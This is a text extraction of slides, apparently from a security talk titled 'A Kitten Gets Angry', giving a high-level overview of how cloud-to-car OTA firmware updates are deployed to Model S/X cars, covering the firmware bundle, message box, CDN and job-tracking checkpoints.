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
**A KITTEN GETS  
ANGRY**

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
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# OTA Overview



# OTA Overview



# *Cloud – Car: Firmware Deploy*

- “Firmware Bundle”
  - A large file contains anything required to do a fresh upgrade on a Model S/X car.
  - Encrypted
- Some modules used during deploy
  - Message box
  - CDN
  - Job management




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
- Some modules used during deploy
  - **Message box**
  - CDN
  - Job management
- Each message contains a command
- Firmware update can be triggered by new message in the message box
  - QtCar would peek unread messages actively



# *Cloud - Car: Firmware Deploy - handshake*



# *Cloud – Car: Firmware Deploy - fetch*




# *Cloud - Car: Firmware Deploy - jobs*

- Job management is a key part for OTA
- Assign job ID for tracking each upgrade request
- Preset *checkpoints* in key steps for diagnostic
- POST name of the checkpoint to remote server
- Engineers might set up this with a complex telemetry infrastructure for quick responding to failures



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


